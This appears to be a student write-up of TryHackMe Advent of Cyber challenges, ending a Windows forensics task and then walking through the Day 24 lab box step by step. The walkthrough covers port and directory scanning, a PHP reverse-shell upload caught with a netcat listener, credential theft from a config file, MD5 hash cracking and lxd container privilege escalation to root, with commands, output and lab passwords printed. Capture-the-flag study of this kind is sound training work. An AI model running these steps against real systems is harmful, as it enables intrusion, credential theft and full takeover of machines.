
Question 6

Click View to select view hidden items so at Backup(Z:) so we can see the hidden folder named confidential.



Question 7

The password within the file is m33pa55w0rdIZseecure



Thought Process/Methodology:

Firstly, we launched Remmina. Then, changed the RDP in preference for quality settings to Poor(fastest) and selected wallpaper so the wallpaper will show later. Next, connect to the remote machine using remmina. Open file explorer and go to desktop to open **RansomNote.txt** and get the bitcoin address. Later, we decrypted the bitcoin address given to get the plain text value. Then, go to disk management and in order to see the partition within Windows Explorer, we must assign it a drive letter. **Right-click the partition** and **select Change Drive Letter and Paths. Click Add**. In the dropdown choose a letter, such as **Z,** and click OK. At the top, in the Volume column, we should now see that the partition has a letter assigned to it. Then, back to File explorer navigate to **Backup(Z:)** and navigate to the next file to see the file extension. Then, open task scheduler to see the suspicious name in it. Then, clicked action or properties at the suspicious name to see the location of the executable that is run at login. Then, clicked properties again at shadow copy to get **The ShadowCopyVolume ID**. Next, back to file explorer in the menu, select View, and checkmark Hidden Items. We should now see any hidden content right within Windows Explorer. The hidden file name is **confidential**. Lastly, restore files to a previous version, simply right-click the folder and select Properties then select the Previous Versions tab. Now, we can get the password within the file is **m33pa55w0rdIZseecure**.

Day 24 (Final Challenge) - The Trial Before Christmas

Tools used : Terminal, Attackbox, BurpSuite, CrackStation, MYSQL,FireFox, nmap, gobuster, reverse shell, MD5Decrypt

Solution/walkthrough :


Question 1

Scan the machine IP address with nmap .The ports that are open are 80 and 65000.

```
root@ip-10-10-118-233:~# nmap -p- -T5 10.10.62.107

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-21 05:59 BST
Warning: 10.10.62.107 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-62-107.eu-west-1.compute.internal (10.10.62.107
Host is up (0.00042s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:C2:E9:85:58:05 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 610.55 seconds
root@ip-10-10-118-233:~#
```

Question 2

Type in the machine IP address with port 65000 in our browser.The hidden website is titled as Light Cycle.



Question 3

Change the directory to /usr/share/wordlists and see the contents under the directory. We will see the directory dirbuster

```
root@ip-10-10-199-140:/usr/share/wordlists# ls
dirb        fasttrack.txt   PythonForPentesters  SecLists
dirbuster   MetasploitRoom  rockyou.txt          wordlists.zip
```

Navigate to that directory and use the command ls once again and change the directory to directory-list-lowercase-2.3-medium.txt and copy the directory.

```
root@ip-10-10-199-140:/usr/share/wordlists# cd dirbuster
root@ip-10-10-199-140:/usr/share/wordlists/dirbuster# ls
apache-user-enum-1.0.txt  directory-list-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-2.3-small.txt
directories.jbrofuzz      directory-list-lowercase-2.3-medium.txt
directory-list-1.0.txt    directory-list-lowercase-2.3-small.txt
root@ip-10-10-199-140:/usr/share/wordlists/dirbuster# cd directory-list-2.3-smal
l.txt
```

To find the hidden page, use gobuster, and follow the command as below and paste the directory we navigated to earlier to extract all the files contained in the target URL.

```
root@ip-10-10-199-140:~# gobuster dir -u http://10.10.130.16:65000 -x php -w /us
r/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
```

Lastly, we will be prompted with results below and we could see that the hidden php page is /uploads.php . The answer to **Question 4** can also be found here. The hidden directory where file uploads are saved is /grid.

```
root@ip-10-10-199-140:~# gobuster dir -u http://10.10.130.16:65000 -x php -w /us
r/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.130.16:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/21 11:10:15 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
/server-status (Status: 403)
Progress: 180638 / 220561 (81.90%)
```

Question 5

Do a reverse shell to the directory below and name it shell.jpg.php.

```
root@ip-10-10-199-140:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.
jpg.php
```


Type in the command nano shell.jpg.php to edit the file. Put in the attackbox IP address at the $ip part and save it.

```
  GNU nano 2.9.3                        shell.jpg.php

// Some compile-time options are needed for daemonisation (like pcntl, posix).  Th$
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'PUT_THM_ATTACKBOX_IP_HERE';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


On a new tab, do a netcat with the command -lvnp to listen on port 1234.

```
root@ip-10-10-199-140:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

On the upload page (/uploads.php) , upload the reverse shell file that we created earlier.



Once we have done that the page will be as below.



Move over to the netcat tab and we will see that we caught a shell.

```
root@ip-10-10-199-140:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.130.16 60896 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x8
6_64 x86_64 x86_64 GNU/Linux
 11:44:04 up  1:12,  0 users,  load average: 0.00, 0.00, 0.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
```

Type in the command below to turn off the terminal echo and foregrounds the shell.

```
root@ip-10-10-199-140:~# stty raw -echo; fg
nc -lvnp 1234
```

Then, use the ls command to see the directories. Change the directories to /var/ww/ and see its contents. We will see the file “web.txt” and use a cat command to see the flag. Here, the flag says “THM{ENTER_THE_GRID}”.

```
www-data@light-cycle:/$ ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

The commands that we used to stabilise our shell is : python3 -c 'import pty;pty.spawn("/bin/bash")' and it is to make our shell look prettier.

The command export TERM=xterm is to allow us to use term commands

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
```

We used stty raw -echo; fg which turns off our terminal echo and foregrounds the shell.

```
root@ip-10-10-199-140:~# stty raw -echo; fg
nc -lvnp 1234
```

Question 7

From the /var/www directory we will also see "TheGrid". Change the directory to that and see the contents. Navigate to includes directory and see the contents once again and we will find the credentials = tron:IFightForTheUsers

```
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Question 8

To access the database open mysql with the following command: mysql -uUSERNAME -p and enter the password that we got earlier (IFightForTheUser)

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Use the command show databases; to see the database available. The db that we are looking for is tron.


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```

Question 9


To access tron database, type use tron; and then show tables; (to see the tables in the database) and select * FROM users; (to see the users). Here, we got the password hash of of the user flynn.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

To crack the password, go to CrackStation on our browser and paste in the hash password



As a result, we will find the password being @computer@ .



Question 10

From the db, we are switching to user flynn.

```
mysql> select * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
```

Question 11

Change the directory to /home/flynn and see its content. We will find user.txt and print the content of the text file. We will get THM{IDENTITY_DISC_RECOGNISED} as the flag.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

To find the user's groups use the id command. The group can be leveraged to escalate privileges is lxd.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Run lxc image list to see the images that are available.

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+-------------+--------+-------------------------------+--------+--------
+------------------------------+
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE
|         UPLOAD DATE          |
+--------+-------------+--------+-------------------------------+--------+--------
+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB
| Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+-------------------------------+--------+--------
+------------------------------+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

Initialize a new container using lxc -innit IMAGENAME CONTAINERNAME -c security.privileged=true as shown below.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

Follow the command lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true . Start the container (strongbad) and execute the container . Refer to the 2 commands below.

```
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
```

See the user and group available once again with id command. Escalate our privileges by changing the directory to root.(cd /mnt/root/root). List the contents under root and we will see "root.txt" . Cat the text file and we will be given the flag. (THM{FLYNN_LIVES}).

```
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought process / methodology :

Firstly, we did a port scan against our machine IP address to see which ports are open and we found out that open ports are 80 and 65000. Next, we found the hidden website to be Light Cycle by typing in our machine IP address with port 65000 on our browser. After that we used gobuster against the directory that we navigated to earlier (gobuster dir -u http://10.10.130.15:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40) and we found the name of the hidden page (/uploads.php). From there we also found /grid to be the name of the hidden directory where file uploads are saved. After that, we did a netcat to listen on port 1234. Then, we created a reverse shell and we put our Attackbox IP address , and we upload the file on the upload page (which we got by using BurpSuite to intercept the request on URL 10.10.134.61:65000/uploads.php) . We then noticed that we caught a shell on the netcat and proceeded to find the list of directories to find the web.txt file. We ran a cat command to see the content of the file and we are returned with the flag THM{ENTER_THE_GRID} . Moving on to the lines that we used to stabilise our shell are python3 -c 'import pty;pty.spawn("/bin/bash")' , export TERM=xterm , and stty raw -echo; fg .From the same directory as we found the web.txt file, we also found TheGrid directory which contains some useful credentials that we found to be username:tron password:IFightForTheUsers. After that , we opened mysql and proceeded to find the database that we found the encrypted credentials to be in the database named as tron. From here , we navigated to the tables that are available in the database and found out the hash password of the user flynn. We cracked the hash password on CrackStation and the cracked password is @computer@. From the database, the new user we were switching to is flynn. Once we have switched to the new user we changed the directory to the home directory and list the contents of it. We were then shown a file named user.txt, and we ran a cat command against it to capture the flag (THM{IDENTITY_DISC_RECOGNISED}). Next up, we ran an id command to see the group that can be leveraged to escalate privileges is lxd. Lastly, with lxd, we ran a group of commands to escalate the privileges to root and from root we were able to navigate through the directories that contained the flag and we have identified the final flag to be THM{FLYNN_LIVES}.